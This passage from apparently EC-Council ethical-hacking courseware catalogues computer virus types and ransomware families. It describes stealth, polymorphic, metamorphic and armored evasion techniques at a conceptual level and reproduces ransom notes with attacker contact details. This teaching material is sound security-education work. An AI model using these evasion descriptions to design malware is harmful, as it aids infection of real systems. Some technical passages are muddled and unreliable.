


Figure 7.36: Working of system and boot sector virus

▪ Virus Removal

System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They infect in a variety of ways and are found in numerous file types. The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.




Figure 7.37: Working of file virus

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine. Some examples of multipartite viruses include Invader, Flip, and Tequila.

Macro Viruses

Macro viruses infect Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.




Figure 7.38: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean floppy disk and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.




Figure 7.39: Working of stealth virus/tunneling virus

▪ Virus Removal

- Always perform a cold boot (boot from write-protected CD or DVD)
- Never use DOS commands such as FDISK to fix the virus
- Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or

becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is “x,” or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.




Figure 7.40: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

The diagram below show the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.




Figure 7.41: Working of sparse infector virus

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.




Figure 7.42: Working of polymorphic virus

Metamorphic Viruses

Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure




Figure 7.43: Working of metamorphic virus

Commonly known metamorphic viruses are as follows:

- **Win32/Simile**

The intruder programs this virus in assembly language to target Microsoft Windows. This process is complicated and generates almost 90% of the virus code.

- **Zmist**

Zmist is also known as Zombie. Mistfall was the first virus to use the technique called “**code integration**.” This code inserts itself into other code, regenerates the code, and rebuilds the executable.

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself. The most popular virus family in this category is the CIH virus (known as Chernobyl or Spacefiller).

Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

Content in the file after infection

Null Null Null Null Null Null
Null Null Null Null Null Null




Figure 7.44: Working of overwriting file or cavity virus

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion virus just by the presence of the extra COM file in the system.




Figure 7.45: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.



Figure 7.46: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

The guidelines to secure files against such virus infection are as follows:

- Turn off "Hide file extensions" in Windows (Go to Control Panel → Appearance and Personalization → Show hidden files and folders → View tab → Uncheck Hide extensions for known file types).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.




Figure 7.47: Screenshot displaying Folder Options Window

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can be lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine's Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

▪ Prevention

The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as AdBlocker Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book. Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with

nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.




Figure 7.48: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.



Figure 7.49: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.

Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:

- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ransomware

Dharma

Dharma is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**



All your files have been encrypted!
All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail admin@darkbulletin.com. Write this ID in the title of your message: AC197866. In case of no answer in 24 hours write us to this e-mail: info@darkbulletin.com. You have to pay for decryption in Bitcoin. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.
Free decryption guarantee:
Before paying you can test us up to 2 files for free decryption. The total size of files must be less than 2GB (non-archived), and this should not contain valuable information (database backups, large word sheets, etc.).
How to obtain bitcoins:
The easiest way to buy bitcoins is Localbitcoins site. You have to register, visit "Buy bitcoins", and select the seller by payment method and price.
www.localbitcoins.com/
And you can find other places to buy bitcoins and beginners guide here:
www.cashbackforbitcoins.com/bitcoin-tutorial/
Notice:
Do not rename encrypted files.
Do not try to decrypt your data using third party software; it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.
Dharma – Ransom Notes

Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ransomware (Cont'd)

eCh0raix

eCh0raix is a new ransomware that **specifically targets Linux devices with QNAP Network Attached Storage (NAS) by employing the AES encryption technique**

Status: Waiting Payment...
If you want decrypting your files send 0.055 BTC(bitcoin)
to this address: 1LWqmp4oTjWS3ShfHWm1UjnvaLxfMr2kjn
Or use QR code

Check payment and get decryptor

SamSam

SamSam is a notorious ransomware that has infected millions of **unpatched servers** by employing the **RSA-2048 asymmetric encryption technique**

What happened to your files?
We just took pictures from your computer. To view instructions about to restore your pictures
#How to recover files?
RSA is an asymmetric encryption algorithm. You need one key for encryption and one key for decryption. So you need private key to recover your files.
So we created private key for you. Please download it.
#How to get private key?
You can only receive file by 2 ways:
#How to get private key?
#How to Access to files?
#Please log in Bitvise
#Please log in Bitvise

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families

Some additional ransomware families are as follows:

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- CryptorBit
- CryptoLocker
- CryptoDefense
- CryptoWall
- Police-themed Ransomware

Examples of Ransomware

- **Dharma**

Dharma is a dreadful ransomware that was first identified in 2016; since then, it has been affecting various targets across the globe with new versions. It has been regularly updated with sophisticated mechanisms in recent years. At the end of March 2019, Dharma struck a parking lot system in Canada. Previously, it also infected a Texas hospital and some other organizations. The variants of this ransomware have the following extension: .adobe, .bip, .combo, .cezar, .ETH, .java. Its encrypted files have new extensions, such as .xxxxx and .like. This ransomware employs an AES encryption algorithm to encrypt data and then displays ransom notes. These ransom notes are named as either Info.hta or FILES ENCRYPTED.txt. This ransomware carries out through email campaigns. The ransom notes ask victims to contact the threat actors via the provided email address and pay in bitcoins for the decryption service.



Figure 7.50: Screenshot displaying ransom demand message of Dharma ransomware

- **eCh0raix**

eCh0raix is a new ransomware that specifically targets Linux devices with QNAP network-attached storage (NAS). It infects and encrypts the victim's machine using the AES encryption technique. This malware was developed using the Go programming language, and it has a very limited number of code lines, i.e., 400. Once the malware infects the system, it communicates with its malicious C2C server via Tor networks/SOCKS5 proxy servers and then initiates the encryption process.

